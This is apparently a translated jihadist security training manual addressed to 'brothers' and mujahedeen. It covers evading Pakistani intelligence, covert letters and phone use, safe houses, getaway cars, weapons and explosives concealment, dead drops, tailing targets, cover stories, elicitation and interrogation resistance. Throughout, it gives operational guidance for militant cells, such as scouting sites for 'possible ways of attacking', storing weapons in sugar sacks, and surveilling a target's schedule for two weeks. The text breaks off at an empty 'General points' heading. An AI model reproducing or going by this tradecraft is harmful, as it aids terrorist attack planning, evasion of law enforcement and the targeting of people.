The most important role of the FIA is to track anyone who is involved in politics. Whether they are residing in or out of the country and trace all the movements and contacts. The next groups they monitor are the Islamic scholars and imams. They regularly listen to the sermons given by the imams and look for any signs or indications that they are encouraging some sort of rebellion against the current government. It is not uncommon for the intelligence to assassinate Islamic clerics who call for jihad, such as Sheikh Shamzai who gave a fatwa against the government and consequently murdered. Another role for the FIA is to protect the nuclear weapons of the country. They employ agents in airports, train stations, etc in order to gather information on anything that maybe suspicious. They also spy on journalist-to ascertain if they are acting as a mouthpiece to the terrorist, NGOs and aid workers. These categories also enjoy a close relationship with senior politician in the country and therefore need to be vetted that they do not possess a threat to such government officials.

Some basic points on working

- If someone is sent to work in a location, he should be briefed on the location, the dangers in the area i.e. intelligence buildings, police stations, and how these

security services operate in such areas.

- When doing reconnaissance, pictures will be very valuable (be aware that some areas prohibit picture taking). You can also give possible ways of attacking the location.

- Some security/sensitive buildings will be either surrounded with a wall, fence, or barbed wire. They employ security personnel to patrol; they use electronic security (CCTV or heat sensors, movement sensors), dogs, etc.

- They sometimes electrify the fences, so take extra care. Some walls have 2 walls, one behind the other. At times they are separated by a distances of 10ft. The area between the two walls will either be patrolled by security staff, dogs, water which has been electrified. Different places use different security measures; therefore you must study them before any operation.

- When VIPs enter high security buildings they go through a number of checks. First they are ushered into a guest room with a number of security staff. They stay in this room until they confirm their identity and if they have permission to enter. The put cameras and listening devices in the room to observe the VIP's actions. The security will take note of the time he arrived, time he left, the number of cars, number of individuals with him, etc. The car of the VIP tends to have some sort of sign or symbol in order for the security to know who the individual is.

COMMUNICATION

There are different types of communications the mujahedeen can decide to use. The first we will discuss is using letters.

1) Letter

They are used because they are cheap, and if done is a good manner, they are very secure. The person writing the letter should be educated-know how to code a letter and is aware of other security techniques. If the receiver does not have the codes, then you must write the letter in a way where he can understand the letter without needing to be very explicit. You should not write long letters unless it is necessary. Before writing any letter, you should write all the points that you intend to write about in the letter. When writing the letter, make it sound like a natural and normal letter.

How to send the letter

i) Through normal mail service-Takes time and could be lost easily.

ii) Through special urgent and safe mail such as UPS, DHL and similar companies- Avoid the companies that require you to provide them with a name and address of sender.

iii) Through one of the brothers-This is most secure and could be fastest.

How to pass on the letter

You must first be sure you are giving the letter to the correct individual. You should make a photocopy of the letter. You

should use the same precautions we listed earlier concerning moving the files of the group, i.e. using a trustworthy brother, memorizing the address. Once read, the letters should be destroyed the same way as you destroy the files of the group.

How to hide the letters

There are many ways; we will only discuss a few.

i) Hide inside a pen

ii) In toothpaste

iii) Inside a book

iv) Baby milk tins

v) In a taweez (some ignorant Muslims carry pouches around their neck in order to ward off the evil spirits)-You can make your own pouch and keep the message inside it.

When carrying the letter, you should avoid entering high sensitive areas unless you have to. You should not be careless of the letter. Avoid passing attending or passing through protests or rallies.

You should already have a pre planned place where you will swap the letters. Before you give the letter, you should first scout the area to see if there is anything suspicious. If you meet in a public area you can swap the letter when you shake his hands. You could have the letter inside a newspaper, and hand it over to for him to read. There are different methods to use depending on the circumstances. Once you have exchanged the letters, you should leave the area as straightaway. Do not

decide to do some shopping in the area, or eat in a restaurant, etc.

2) Phone communication

This is used by everyone. It is one of the most useful tools of a mujahid, but it is also one of the most dangerous tools for the mujahid. The majority of brothers that get arrested are due to mobile phones. As we mentioned before, call are monitored and there are train multilingual agents who are on standby to listen to conversations.

Before you call, you should note down all the points you want to say in the conversation. The reason for this is that it will make the conversation longer than necessary, therefore be more expensive. It also gives more time for the authorities to trace your exact point. You should never use your phone in the area you live in.

Never use a phone box in the same area you live in. Don't use the same box more than once. However if you are in a place which does not have many of them, then at least wait a month before you use it again. If you have to call 2 brothers, do not call them from the same phone box, as if the authorities are tracing one brother, they will be led to the second brother as you have made a link for them. Once you have ended your call, you should call a random number and stay on the line for at least 15 seconds without speaking before you put the handset down. Avoid making any conversation with anyone near the phone box-just in case the police come and speak to the people in the area and they give a description of you. Before using the phone box try to inspect the phone to see if there is anything suspicious. Keep your conversations very short. Leave the area as soon as you have finished making the phone call. Another

point may sound obvious, but make sure you confirm the person on the other side of the phone call is the person you want to talk to. Use codes, as mentioned before, and make sure these codes do not stand out.

If you are talking with a brother face to face, make sure your mobile phones are not near you. You should learn to change your mobile and SIM regularly-depends on your budget. Do not make the mistake of only changing your SIM and keeping the same mobile, as the authorities trace both mobile and Sims. Try to get in the habit of having one mobile solely for incoming calls, whilst using another number solely for outgoing calls. In Pakistan, it is best to use 'jazz' as this gives your GPS point to within 100m, whereas 'U phone' gives your point within 3m, and other newer network providers give your exact position.

3) Wireless/Walkie Talkie

These are used mostly in guerilla warfare. They are very convenient, but have many disadvantages such as:

- In bad weather, the transmission will be affected
- The enemy can always listen to transmission
- The enemy can easily disturb you
- They can locate you

To counteract some of these disadvantages, you can do the following:

- Limit the length of transmission-do not use for useless

talk (this also applies to mobile phones)

- Fix a time to speak
- Change the location of where you use walkie talkie. The Chechen mujahid Shamil Basayev was killed due to him using a walkie talkie and they bombed the area (this shows that the kuffar have the technology to locate someone who uses a walkie talkie. In addition, the mujahid Naek Muhammad from South Waziristan was bombed when he was giving an interview to the BBC whilst using a satellite phone.
- If you can use the lower mode on a walkie talkie it is safer, in other words, use the high mode only if you need to transmit to others who are far from you.
- To transmit in 'cross number'. This is where you receive the transmission on one frequency, and when you click the button to speak, it sends the transmission through a different frequency. When using this format, avoid using the same cross number with all your contacts. Use different cross numbers for different groups/individuals.

4) SMS/Fax

SMS and fax can easily be read. Don't use them in the same area you live in. if you do have to register them, obviously you should not give your real name. Don't use the same place to always fax from (many of these precautions are the same for other types of communication). Once you have faxed, delete

the cache memory on the fax machine. Make sure you leave the area immediately after your have sent the fax.

If you know a brother has been arrested and he knows which type of communication you use such as the mobile number you use, then you must throw away the current type of communication and buy another one –this applies to all types of communication-.

MEETINGS AND 'GET-TOGETHER'

The differences between the two are that a get together is more open and many people could be present. Whereas a meeting is closed and has less people. A meeting requires more security due to its secretiveness. In get together you are free to discuss any topic, whereas a meeting is arranged to speak about specific topics related to work.

How to arrange a meeting

You should inform the brothers of the location and the time of the meeting. If for some reason, there is a security problem, then you should inform them in code that they should not arrive-for example calling them and telling them the voltage is too high-. If someone uses a taxi, he should not embark from the car at the location, but should get off near the location. If someone uses a personal car, he should park the car in a way that enables him to escape easily and quickly. Everyone should check if they are being followed before entering into the area/location. Make sure the mobile phones are not with you in the meeting. Make sure the clothes you wear are appropriate for the area. Depending on the individuals arriving in the meeting and whether they are very important you should consider having secret guards outside the safe house/building who could inform you if there are any police intending to raid the building. They could also disrupt the police if they come too close by for example keeping a car in a narrow road changing the tyres.

The safe house should have at least 2 doors. The brothers should arrive from different locations and use different doors

to enter the building. They should not arrive at the same time, but all before the meeting will commence. You should check the house has anything suspicious. Make sure that once you have finished the meeting you remove any evidences that will indicate you were there and the number of brothers- i.e. removing the cups of tea.

When conducting the meeting, you should have all the points you want to discuss written down. The meeting should not last more than 30 minutes. A meeting is called when there is a need or emergency and it should take place within 24hrs of the notice. Once the meeting is set, do not postpone it. Emergency protocols should be known i.e. police arriving, what do you do? If you are forced to evacuate the safe house, you should go to another safe house where you will be briefed on the situation, such as who is arrested, what happened. Once you have had a briefing, you should all leave. An investigation should begin to understand what happened.

TRAVELLING SECURITY

Most people are arrested due to poor precautions whilst travelling. Travelling is always a risk (if you don't take your precautions), even if the country is not on high alert. Obviously different areas require different protocols, but they generally have the same concepts. These are to dress according to your cover. This means you don't wear rags when your cover is a rich businessman. Make sure your trousers are below your ankles. Your appearance should be of normal people such as having a normal hairstyle-even if these means 'un-Islamic 'hairstyle. Make sure you know what items are with you whilst travelling. In the most cases your cover in high risk areas will not be Islamic, so you must not carry any atar-perfume-, miswak and other similar Islamic items. You should carry only one ID. If you do not need to, then you should never carry anything dangerous e.g. guns, knives, etc. if you do need to carry something dangerous, try to place it near someone else, so if the police find it they will not suspect you. Carry money according to your cover, unless you are compelled to move large amounts from one location to another.

Make sure you know the area you intend to travel to. You need to focus on the mission and not get side tracked by wanting to 'enjoin good and forbid evil' whilst travelling. Avoid fighting as this may attract the police to you. You should buy your own ticket and know its route. Once you've arrived, you should destroy the ticket. (When using a bus/coach) You should avoid sitting in the back, as this attracts the attention of the police. If your journey allows you, don't get off at your final destination, but instead close to it. This is so you can shake off any intelligence that may be on the bus with you and not directing them to your intended final destination.

Hotel Security

There are normally intelligence officers in these places. In some sensitive areas, the intelligence comes and takes the names of the people staying in the hotel and checks the names.

Hotels should be taken according to your cover. You don't stay in a 5 star hotel if your cover is of a poor student. When you enter the room, the first thing you should do is close the windows and curtains. Then check if the room has any cameras or bugs-these could be under lamps, next to paintings on walls-. Avoid using the hotel phone to contact anyone. If you do need to talk about sensitive topics in the hotel room, then you should switch the TV on high volume. But the better thing to do is to have such a meeting outside the hotel in a park or restaurant.

Many hotels especially in busy cities have women hanging around the lobby areas in order to attract men. These could be prostitutes or just women looking for a man who has money. Whatever their intention is, this causes a big problem. Some intelligence services use these women to test certain people to see if he is who he says he is. Shaytaan is going to want to tempt you through this door. A young beautiful woman may come and talk to you. The first thing you do to protect yourself from such a situation is to make dua to Allah for steadfastness. The second thing is to find an excuse to get away from her that is realistic and sensible, such as you having a girlfriend for the past few years and you are loyal to her or you are homosexual. The type of excuse really depends on the confidence of the brother and the situation and place he finds himself in.

Types of Transport

In urban warfare, the most advantageous form of transport is a motorcycle. You can drive through traffic, go through narrow paths, and is relatively cheap if you need to dispose of. With all types of transport you use, you should have the full paperwork required (license, vehicle paperwork, etc). Make sure you observe the rules of the road. Keep your mode of transport with full fuel, as you may need it in an emergency.

When using a 'get away' car, make sure the car is parked and facing the direction you intend to leave by. Keep the car engine on whilst waiting for the brothers to escape. This means you do not switch the engine on only when the brothers get into the car in order to preserve the fuel. The reason you do this to avoid any potential problems that may occur when trying to switch a car on. Make sure the driver knows the escape route and the area he will be driving in. You should get the car checked and make sure it is in good order (breaks work, car lights all work, etc). This car could either be a stolen car or a rented car. Never use any car that can be traced back to any of the group members. Avoid using a direct route to your destination. As these tend to have more police presence and also have CCTV that can later assist the police in the investigation on the operation. Avoid leaving any DNA in the car as this may lead the police to you if they retrieve the car. A way to do this is by covering your entire body with clothes (i.e. don't wear a t-shirt as your arms may be exposed). In addition, do not leave any personal items in the car.

PROPAGANDA

(**Trans note**. The sheikh speaks at length about the different types of propaganda the kuffar use against the mujahedeen, however as this is a security (amniyat); I didn't see how it can practically be applied to a brother working in a high risk area. In addition, the propaganda used by one country will differ from other countries. However the sheikh does give a list of ways to avoid the propaganda affecting the group)

How to reduce propaganda affecting your group:

- Keep the group busy.
- If a lie/propaganda does emerge, you should inform the group members immediately of it.
- You should punish anyone who insists on spreading this lies amongst the group.
- Increase the religious awareness of the brothers.
- You should solve any of the brother's problems. Answer any of their doubts, questions, misconceptions, etc.
- Giving the correct and comprehensive training to the brothers especially in obeying the *ameer*.
- Have frequent meetings and gatherings between the leaders and the group members (obviously assuming it is safe for the leaders to expose themselves regularly)

How the enemy makes propaganda:

- By the enemy giving false promises. An example of this when General Musharaf gave a promise to the foreign mujahedeen in the tribal areas of Pakistan that if they surrender and give up their arms, he will give them an amnesty.

- Spreading information that makes people lose their confidence in your group.

- Giving false reports.

- Offering the worldly delights to the mujahedeen in order to turn them away from this blessed path. For example in Saudi Arabia, they give the mujahid who leaves this path a nice car, house wife, and anything else he may want.

DEFENSIVE SECURITY

Safe House

Purpose:

- To have a meeting
- To give training (*tarbiyah*) to brothers
- For rest before and after an operation-you should use different house for different operations.
- Weapons storage
- To hide brothers

Conditions of a safe house:

- Should be far from any government building or high security places such as airports.
- The house or area should not for criminal activity where there will be a high presence of security personnel.
- Its road should have different points for entry and exit.
- The owner should not know the real reason for the house. The tenant should have a believable cover.
- The safe house should have your own security both outside-disguised- and inside (obviously this depends on the circumstances and number of brothers you have in your group).
- It should have the things you need to live such as basic

utilities, blankets, etc. These should not be too luxurious or too poor.

- Once the operation takes place you should leave the place, as the police may track the house that was used. Also if you suspect that the house has become compromised, such as seeing suspicious people outside, you should leave immediately.

- The house should be organized and you should know where everything is. If you are forced to flee, then you know where all the sensitive items are.

- When using a 'mobile safe house' such as a hotel, you should not stay more than 5 days. You may decide to use this if you only need to stay in an area for a short while such as a training certain brothers.

- You should regularly change safe houses.

- Try not to socialize too much with the people in the neighborhood. If you go for tea at someone's house, he then will have to come to your house for a cup of tea. But also don't cut yourself completely from the neighbors as this will bring suspicion on you. In rural areas, you will be forced to socialize more than in metropolitan cities.

- Avoid attending local shops, restaurants or mosques which are directly near your house.

- Ideally, you should have car parking for the safe house.

- The windows should remain closed all the time.

- If the house has many rooms, then you should divide the brothers/equipment in the rooms.

- If you need to store equipment for a long time-such as weapons-, you can build extra wall around the weapons. So upon first inspections, people will just see a normal wall. If you adopt this method in one room, you should use a different method for the other rooms such as digging it underground or above the ceiling.

OFFENSIVE SECURITY

This involves going inside the enemy and gathering intelligence.

Tracking someone:

This is in order to gather information about him and who he meets. This can be categorized as either covert (secret) or overt (open). This can be done by foot, car, camera, etc. its length could vary from tracking someone 24hrs or only a particular part of the day such as what he does in the evening. Or it could be more intensive and you want to know his schedule. In this regard, you will have to have him on constant surveillance for 2 weeks and note everything, from what he eats, to where he parks his car. When conducting this surveillance you could either be stationary (such as sitting in an internet café observing the target, sitting in a coffee shop reading a newspaper) or it could involve you moving. All of these factors depend on the situation, who the target is and the area you are in.

Conditions of someone who is involving in tracking someone/surveillance:

- Change according to the situation.
- Knows the area well such as its roads, shops, etc.
- Should know the characteristics of the people of the area.
- Should be strong, wise and alert.

- Should be in control of his actions.
- Obedient to the ameer.
- Love his mission and motivated.
- Have good teamwork skills.
- He should look normal and have nothing that differentiates him from others such as a big scar on his face.
- If there are two brothers working together, they should be of similar height, and have different colour clothes.
- Should have a believable cover with all the supporting documents.

Things you should look out for when tracking someone:

- Before you begin surveillance, you should go the area and familiarize yourself with the area i.e. knows its roads, shops, etc.
- When following the person, never look into his eyes, as this will attract his attention. You can use sunglasses (not 100% black as this is suspicious) to look at him in the eyes, as he will not be able to see what you are looking at. Use them in relevant time and place, i.e. don't use sunglasses very late at night as this is not the normal time for people to wear them.
- Don't stay too close to the target as if you are his shadow.

- Make sure the target/person you are following doesn't see you.
- Don't be distracted by other things.
- Never carry a weapon, illegal or suspicious materials.
- When following the target, make sure you are aware of the areas you are entering. You don't want to follow him into a security area where you will be stopped and asked questions.
- Pay close attention to the target; make sure you see all his movements. He may make a sudden left/right turn and if you weren't watching him, you will have lost him.
- *What if he enters a building?* Firstly you should know what this building is (hotel, house, business, etc). if there are two of you, one should stay outside and keep an eye on the entry and exits of the building to see if the target tries to trick anyone following him. The other should go inside the building, but he needs to a cover story as why he is entering this building.
- *What if he enters a bus?* If he gets on a bus, you should get to the next stop and get on the bus. If there are 2 of you, one gets on the bus with the target at the same time, and the other should track the bus from the outside.
- You should take note of anything unusual the person does. For example, he has a hat and takes off his hat at certain points.

- See if anyone else is with the target and is observing from far in order to see if anyone is following the target.

- Avoid dark lit areas, as the target maybe luring you (assuming he knows you are following him) in order to attack you.

- Whilst following someone, try to change your dress e.g. changing your t-shirt.

- If there is more than one person following the target, you should a code on how to communicate with each other. For example, putting a jacket around the waist means that there is danger.

- You should carry a phone with you just in case there is an emergency.

- You should have small change. This is just in case the need arises that you need to use a public transport. If the money you have is in large bills, then there may be a chance that the service you are using (such as a bus) will not have change.

- If the area you are doing surveillance in is large, then you should try to arrange to split the area into parts. Each part is allocated to a team/brother.

Things you should use when following someone:

- Use clothes that are normal for the area.

- If you are working in a team, then all the clothes should be different.

- All watches should be synchronized.
- You should have a notepad and pen.
- If you are following someone for a long distance, you should have a change of clothes.
- Have comfortable footwear.

How to know if you are being followed:

1. You need to constantly be aware and alert of your surroundings.
2. If you suspect a particular person is following you, then you should find a place such as a newspaper stand and stop there. Then turn around and look him in the eyes. If he was following you, he will look away in order not to blow his cover. You can repeat this a few times.
3. Another way is to get on a off a bus and see if the person is following you. Another place you can use is a hotel.
4. Alternatively, you can drop a scrap paper on the floor, and see if the person following you will pick it up. If he is following you he will think you have dropped something that can be useful to them.
5. Another way is that you can walk down a road, and then run at a certain point around a corner. Once you get to the corner and out of sight of the person you stop. You then wait to see if anyone else comes running around

the corner. If they are following you, they will need to keep up with your pace, so they will have to run to keep up with you.

6. You can stop at a window of a shop to pretend you are looking at the products on offer. But instead you will be looking at the reflection of the people walking behind you and seeing their actions and reactions.

7. You can cross a very busy road at a place where people do not normally cross. Then you can see if anyone else crosses the road also.

8. Go to an open field, and see if anyone else follows you into the field.

If you want to lose the surveillance you can use some of the above methods (3, 7, and 8). In addition you can get into a crowded place where it will make is difficult for the surveillance to keep up with you amongst so many people. Another way is to use a taxi and go to another area.

Things you should look out for when tracking someone using the car:

This is similar to tracking someone on foot.

- Make sure the engine of the car is in good condition. And you have all the correct paperwork.

- The car model and colour should not stand out from all the other cars. You should have no signs on the vehicle that makes it distinct from other cars.

- You should have a full tank.
- You should know the area well.
- There should be some sort of communication in the vehicle such as a walkie talkie or mobile phone.
- You should abide by all the rules of the road.
- The job of the driver is to follow the car and keep within eye distance of it. The job of the front passenger is to also observe the car and other cars that may be suspicious. His job is also to get out of the car and follow the target if he gets out of the car and walks. If you have other passengers in the back, they have the same job as the front passenger.

Things to look out for when tracking someone using the car:

- Try to avoid losing the target car at traffic lights. If he breaks the rules of the road, you do not break the rules.
- Keep an eye on the petrol gauge/level.
- If the number plates are allocated to certain areas. Then you should use a car with the number plates of the area you will be driving in.
- Have all the necessary paperwork for the car.
- You shout take note of any signs on the target car. If you lose the car and then see it again, you can confirm that it is the same car.
- If the target car enters a closed road (a road that has

entry and exit from the same point), then one person should get out of the car and walk down this road to check on the target car. Whereas the car should be parked away from this road.

How to know if your car is being followed:

- When you speed up, you see the car that you suspect also speeding up. And when you slow down, it also slows down.
- Go to a quiet area, and then leave it. See if the same car is still following you.
- Use a roundabout and go around it 3-4 times. Either the car follows you around it and blows its cover. Or it is forced to take a particular exit, and may potentially lose you.
- Drive fast and take an immediate left/right. Then quickly park up and observe if any other car comes around the corner at a fast speed (this is the same trick when you are walking and trying to see if someone is following you).

If you want to lose them you should first confirm that you are being followed. Some brothers may get a bit too paranoid and abandon the mission due to see the same car a few times. You must understand that if you are travelling to an area, and another car is behind you, there may be a high chance that the driver of the 'suspected' car is also going to the area same area. One way of losing a car that is following you is to get into

traffic. Here you keep driving in and out of lanes. He will eventually lose you from his sight. Another way is that if the car has many brothers, then they should all leave the car and go in separate directions.

How to do surveillance stationary:

- You first need to have a reason to be in a particular place. Such as selling something on the street or sitting in a coffee shop eating and drinking.

- You must take note of everything that is taking place on the place you are watching such as who is coming in and out, anything strange, etc. All of these should be noted with the time. This is needs to be very organized.

- You should be attentive to your surroundings. There was an example where a Russian general was used as a spy to be a driver of an American general. He was employed as a driver for 4 years. One day they were filling fuel for the car and the Russian referred to the fuel as petrol. In America they refer to it as gasoline. When the American general heard this, he become suspicious and got the Russian arrested when they returned to the base. This led to the cover of the Russian being exposed.

- How do you know the target?

    1. You originally know the person.

    2. You have seen a picture of him.

3. You are informed of his physical appearance (e.g. tall, slim, moustache, glassed, etc)

- You should use codes when communicating with other members of the team. These should be realistic and not stand out. So you do not open an umbrella 3 am and there is no rain. If people see this they will be very suspicious.

COVER STORY

This is what hides someone when he is working. There are two types of covers; Official and un-official. These both have their advantages and disadvantages.

Official:

This is where you get assistance from a country. You get their support such using their diplomatic passports. With such covers, you receive immunity, which means your items will not be searched. You can transfer items and messages easier.

However you will be exposed, as everyone will know who you are. You will also be prohibited from visiting certain areas as it may be dangerous for you. It will be easy for someone to follow you, especially if you are using a car. As your car will have diplomatic plates.

Un-official:

These are where you are left to make your own cover with supporting documents. You do not get direct assistance from countries and therefore have to work by yourself or a group. You can move around easier as you are not known. This means it will be more difficult to be followed or tracked.

However if you get caught you will be arrested and punished in the country. There is even a possibility that you may disappear and no-one will enquire about you (this may occur in countries that have poor track record of human rights).

The types of un-official:

Deep cover:

These tend to involve professional careers such as doctors, engineers, teachers, etc. There was an Egyptian spy named Rifaat Jamal. He managed to infiltrate the Jewish community in Egypt. He convinced everyone that he was Jewish, using this cover, he managed to get into Israel. He got married and had children in Israel. He spent 33 years with this cover. He eventually became the ambassador of Israel to Germany. He died in Germany. He left a number in his diary, and instructed his wife to call this number if he was to die. When he died, his wife called and it went direct to the Egyptian intelligence. After they buried him in Germany, the Egyptian intelligence came and took him out of his grave and buried him in Egypt.

Another interesting story involving cover occurred in Pakistan. There was an imam of a mosque/area which was located very near to a Pakistani training camp. He was imam for the duration of 36 years until he reached the age of 70 years. He had a wife and children in this area. He realized that he had hernia (type of illness around the lining of the belly) and needed an operation. When they began to operate on him they realized that he was not circumcised. The authorities arrested him and began to interrogate him and torture him. He admitted to being a spy RAW (intelligence of India).

Normal Cover:

When you work anywhere you must have a cover story. It may be a long cover or a very short cover for example you knock at someone's house and the person you are looking for is not in you will need to give a quick cover story as to who you are and

why you need this particular person.

Conditions of good cover:

- Double cover- This includes being able to change your cover instantly if the need arises. For example if you are on a bus and someone asks you where you are from and you give a town. To your amazement he says he is also from the same town. This leads him to begin to ask more specific questions about the area. You could answer him by saying that your father is from this area, but you live in another area.

- Your cover should not cause suspicion on you. For example you say you are a mathematics teacher, but when he asks you a simple equation you do not know the answer.

- Always have an ID to support your cover.

- Your cover story should last as long as you need the cover. For example, if your cover is that you are only visiting the area for a few days, but then you stay for 6 months, this may bring suspicion on you.

- You should properly think of what kind of cover you will use. Do not just pick the cover straightaway without considering other factors. For example, you quickly decide to use the cover that you are a rich businessman, but you don't even have enough money to buy good quality clothes.

HIDING:

This topic could involve hiding wanted/known brothers from the security services. It could either involve moving someone or something secretly from one place to another.

Factors to consider before storage/hiding:

- When you hide something, this could either be in a stationary place (i.e. house) or something that is moving.
- Another factor to bear in mind is whether the object is liquid or solid.
- You should know how long something needs to be stored before deciding on the method of storage.
- When carrying letters or similar items, you should not try to hide the container you hiding something inside. If you decide to hide a letter in a watch, do not try to hide the watch as well, as this will cause suspicion if the watch is uncovered.
- If you want to hide explosives or weapons, you can store them in big bags of sugar as an example. If you have a warehouse or store room full of sugar, you will keep about 70% of the bags only sugar. The 30% you will store both sugar and weapons.
- You should also bear in mind the person you are using and the area he is in. For example, if you are in a very poor area, you do not give a young person a very

expensive laptop to look after. If he was stopped by police they will ask him many questions concerning it.

- When moving around, do not hide items in things that attract attention such as a handy cam or the latest mobile phone.

- If you have to carry many things then you should split them up and not carry them all at once.

- If you need to hide things in a house, you should use different methods (we mentioned this before under the safe house chapter)

- If sending a parcel, never send it direct to the person.

- If you need to send dangerous material, you can pack it with flour or sugar (make sure you pack in plastic as it may damage the material).

- If you are sending a brother with a parcel to deliver and he needs to shave his beard, then he should not shave on the day he needs to travel. As there will be whiteness from where his beard used to be. So he should shave at least a few days before he intends to travel.

DEAD DROP BOX:

This is where two people who don't know each other and don't meet are able to pass things to each other. The advantageous are very clear namely, they don't see each other therefore their security is preserved.

Conditions of a dead drop box:

- The area: This must be a place that will not cause suspicion if you stay for a short while. A good example of such a place is a graveyard. The cover you will use in such an area must be realistic. It should also be easily reachable (the only exception is when storing weapons; it should be difficult to get to).

- The place should be easily visibly. And that it does not get damaged by weathering.

- If it is kept underground, it should not be easily uncovered by a few days of rain.

- (When burying weapons) You should place at least 2 signs to indicate the place. These must not be directly above it; it should be at least 10-15 feet away from it.

- When dropping a letter or something similar you should have signs to give a message to the person that will be picking up. For example, if you leave 2 stones, that means that the item has been dropped, 3 stones means you did not drop it for some reason.

These signs need to be appropriate to the area.

Advantages:

1. One another don't see each other.
2. If people do a raid on the area they will only arrest one brother.
3. You can keep it anywhere where people frequent, e.g. garden, library, cinema, schools, mall, shopping centre, etc.

Disadvantages:

1. If you keep the item for a long time, it may get ruined by weather.
2. There is no security or anyone to guard it.
3. If it is in an area that is uncommon for people to walk around and someone sees your footsteps, he may follow them and get to the 'hidden stuff'
4. At night it will be difficult to find the exact place.

Things to look out for:

- Make sure no is following you. Make sure you have a cover story that explains why you are in the location at a particular time.
- Should be hidden and protected well.

- (especially letters and similar items) There should not be a long duration between the time the item is dropped and time it is picked up.

- The two brothers involved in this job should have very good timing. The time should be fixed.

If it is a letter:

- It should be coded.

- If packed in something, the packing should not be eye-catching.

If it is weapons:

- It should be packed well and difficult to open.

- It should already be packed into smaller packages. Don't put it all in one bag. This is because if someone was sent to pick the items, they should be in bags that are easily carried by someone walking.

- If it is explosives, never pack the detonators with the main charge of explosives.

The person making the drop:

- Make sure you are not followed before you make the drop.

- Only put the sign once you have place the item at the designated place. Don't put it before! This is because if you place the sign first, and then go to the place and begin to place the item and then you

are forced to leave due to some circumstance. Then this causes the brother who will pick it up to worry as he will suspect someone else has picked up the items. This may cause unnecessary problems for the group.

- Once you make the drop you should leave the area immediately.

- When you are leaving, make sure you are not being followed.

The person making the pick up:

- He should pay attention to the signs. If there is a danger sign, he should not go anywhere near the items.

- Once he has picked up the items, he should place a sign that he has picked up the items (again, this should only be done once the job is carried out).

- He should leave the area immediately.

Conditions of the signs:

- It should not be placed in an area that can easily become damaged. For example, if you decide to use stones in a child's play area, then expect that the kids may play with the stones and ruin the sign.

- It should not attract the attention of the people.

- Should not be suspicious.
- The person who makes the drop or pick up should be the only person to put the sign.
- There should be a sign to indicate the drop and pick has been made.
- Before you put the sign, you should confirm that no-one is following you.
- Do the sign only once you have completed the work.
- Never keep the sign near the 'hidden stuff'.

4 types of signs:

1. Busy-did not make the drop for some reason.
2. Danger-don't make the pickup.
3. The item has been dropped.
4. The item has been picked up.

HOW TO GET INFORMATION FROM SOMEONE WITHOUT THEM KNOWING THEY ARE GIVING YOU IT:

This could take place anywhere and is not usually planned. You may begin to make small talk with someone and then realize he works in a sensitive area that you want information concerning. The prophet (SAW) used this tactic when he interrogated the prisoner of the Quraish during the battle of badr. He wanted to know how many enemies had come out to fight Islam. Instead of asking a direct question (which may lead the person to lie in order to help his friends), he asked him how many camels they slaughtered. The man said 10 every day. The prophet calculated that each camel is eaten by 100 people. On the day, there were in fact 1000 people under the Quraish.

Firstly, you begin discussing with him about a topic that is related to what you actually want to know. Then you slowly move to this topic. You should look at his character and try to guess what he is into and what kind of things he is into. You can offer him something to eat or drink. If you are on a bus, if you take out a chocolate to eat, you can decide to give him another chocolate to eat. This should make his heart open more to you. You should give him the impression that he is very important and intelligent as it is naturally for people to like to be praised especially if they are insecure.

When you begin to ask him questions, do not ask too many questions on what he says as he may begin to suspect that you are trying to get information out of him and that in fact it is not a conversation but instead it is and interrogation. When you ask him questions, you should already note in your head what information you are requiring from him. When asking, make sure it comes out naturally from the conversation, and not 'out

of the blue'. Never ask the same question more than once (you may feel the need to ask for more clarification or you maybe you didn't understand him). Take note of his facial expressions when he gives answers. Don't be too hasty when asking questions, as this may raise suspicion that you are interrogating him. You should know where he is getting off, in order to judge the amount of time you have in order to question him. Once you have all the information you want from him, you should slowly change to another topic. You do not need to continue until the end of the journey talking about the topic you were initially enquiring about.

Things to get ready before such as situation:

- This is something you do not plan for (unless you have previous information about him and you actually intend to 'bump' into him).

- You should try to get to know his character (this may be difficult as it is hard to know only after a short conversation) and his age. You wouldn't ask a 70 year old man whether he plays football.

- Also bear in mind what status he has in the firm you want to know about. If he is only a clerk in the business, then you shouldn't ask him too many technical questions about the firm as he will probably not know.

- Look out for his weaknesses. For example, if he likes to be flattered, then you should constantly praise him. If he gives scientific information, then you should flatter him by asking which university he graduated from.

- You should talk about things he likes. This means that you have to be up to date with current affairs (not only news, but showbiz news such as football, movies, etc).
- The most important point is to know how to be nice to someone and show him that you are his friend.

What are the things you should ask?

- Use his weaknesses against him. If he is very talkative, then the job is a lot easier. Others have pride, in which case if he tells you he is 35, and then you tell him that you're surprised as he looked 25-bascially complement him.
- Your questions should be short.
- Your questions should be simple to understand.
- Give the impression you don't know much about the topic you are asking about.

INTERROGATION:

Interrogation can be split either into police interrogation or intelligence interrogation. The two are different. We will speak about the latter.

The points that will be raised have 2 main benefits. The first is in order to give the brother the information which enables him to deal with interrogation as he will know how they are conducted. The second benefit is so he could employ some of the tactics (the permissible ones) when interrogating other people such as spies, security personnel, etc.

The first stages:

- When they first arrest you, they will try to begin the interrogation immediately. This is in order not to give you any time to think. Also you will still be in shock as to your new surroundings.

- They will keep you hungry. They will insult you in order to get you angry and not think straight. In addition to this, (which occurs a bit later) they begin to remind you of your family. This is in order to try to break you down so they can get more information out of you.

- They will employ many other tricks in order to break you. Some of these are offering you the chance to be freed if you give them the information they are looking for. Another way is putting someone in solitary confinement and treating him very badly such as having no light, no-one to speak to except the interrogator,

throwing the food to him (treating him like an animal). These are just some ways they use to try to break the person.

The questioning:

- The questionnaire has an objective before he starts the questions.
- They will first ask questions that they already have the answers about such as the name of your family, what they do, etc. the reason they do this is to test to see if you will start telling the truth or lying from the beginning.
- The questions could either be asked quickly or slowly. Both have their pros and cons.
- Everything will be recorded. They will have one person asking, and the other will be watching your facial expressions to see how they change with each question.
- The way they will question such as using 'good cop bad cop', being serious, being jokey, etc, will all depend on how they have analyzed you. They will have used psychologists to study you through your background, how you are coping with imprisonment, etc and suggest how best to extract information from you. They will exploit any potential weaknesses they will see. For example, if they realized that you are very shy/modest, they will use more tactics of embarrassing you such as getting a female staff to strip search you and similar

tricks. So the key is to hide all your weaknesses in order that they don't use them against you.

- Learn to answer the questions very slowly. At times pretend you didn't hear or understand the question. This is in order to buy you more time to think of an answer to their question.

The room:

- The room will be very bland. The color will be white. There will be no furniture. Nothing will be left exposed to attract your attention. The chair you sit on will not be comfortable. No windows. Not being exposed to background noise (unless intentional). This is all so your mind does not get the opportunity to drift away whilst the interrogation is taking place.

General points:

